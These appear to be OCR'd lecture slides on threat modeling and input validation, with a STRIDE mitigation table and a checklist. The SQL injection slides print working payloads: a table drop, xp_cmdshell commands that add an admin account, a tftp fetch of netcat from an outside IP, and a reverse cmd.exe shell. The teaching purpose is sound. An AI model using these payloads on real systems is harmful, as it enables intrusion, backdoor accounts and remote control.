
Spoofing



55

Threat Tree Pattern Examples

Thinking Like a Security Pro!



56

Calculating Risk with Numbers

- DREAD etc.
- Very subjective
- Often requires the analyst be a security expert
- On a scale of 0.0 to 1.0, just how likely is it that an attacker could access a private key?
- Where do you draw the line?
- Do you fix everything above 0.4 risk and leave everything below as "Won't Fix"?

57

Mitigation Techniques


Threat	Mitigation Feature
Spoofing	Authentication
Tampering	Integrity
Repudiation	Nonrepudiaton
Information Disclosure	Confidentiality
Denial of Service	Availability
Elevation of Privilege	Authorization

Attend “Secure Design Principles”

58

Threat Model Checklist

- [x] No design is complete without a threat model!
- [x] Follow anonymous data paths
- [x] Every threat needs a security test plan
- [x] Check all information disclosure threats – are they privacy issues?
- [x] Be wary of elevated processes
- [x] Use the threat modeling tool



Input Validation

"All input is evil,
until proven otherwise."

-Michael Howard
Chief Security Office, Microsoft

Why input does matter?

- AAA talks about "Who do What and When?" without any data involves.
- DATA can be harmful.

SELECT * FROM car WHERE pl

Sample Inpu

- SQL Injection
- Cross-Site scripting
- Buffer-Overflow Attacks

63

Why It's Wrong (1 of 3)

```
sqlstring="SELECT HasShipped" +
    " FROM Shipment WHERE ID='" + Id + "'";
```

Good Guy

Good Guy

Enter a Shipping ID: 1001

```
SELECT HasShipped
FROM Shipment
WHERE ID='1001'
```

Not so Good Guy

Not so Good Guy

Enter a Shipping ID: 1001' or 2>1 –

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' or 2>1 -- '
```

64

Why It's Wrong (2 of 3)

```
sqlstring="SELECT HasShipped" +
    " FROM Shipment WHERE ID='" + Id + "'";
```

Really Bad Guy

Enter a Shipping ID: 1001' drop table orders –

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' drop table orders -- '
```

Downright Evil Guy

Enter a Shipping ID: 1001' exec xp_cmdshell('net user add URHacked Pa$sw0rd') –

Enter a Shipping ID: 1001' exec xp_cmdshell('net localgroup admins URHacked /add') –


```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' exec xp_cmdshell('...') -- '
```

65

Why It's Wrong (3 of 3)

Your worst nightmare!


① exec xp_cmdshell 'tftp -i 63.45.11.9 GET nc.exe c:\nc.exe'



0wns 63.45.11.9

② nc.exe -l -p 31337

③ exec xp_cmdshell 'c:\nc.exe -v -e cmd.exe 63.45.11.9 31337'



Wrong Solution

Listing 3. A Simple "Harmful SQL Commands" Filter

```
<?php
function filter_sql($input) {
    $reg = "(delete)|(update)|(union)|(insert)";
    return(eregi_replace($reg, "", $input));
}
?>
```

LINUX® JOURNAL

DELDELETEETE

Solutions

- Validate all input.
  - Type Checks (e.g. numeric only)
  - Length Checks
  - Range Checks (e.g. A-z)
  - Format Checks (e.g. email)

Summary

- Every design should be secure from the ground up.

The End.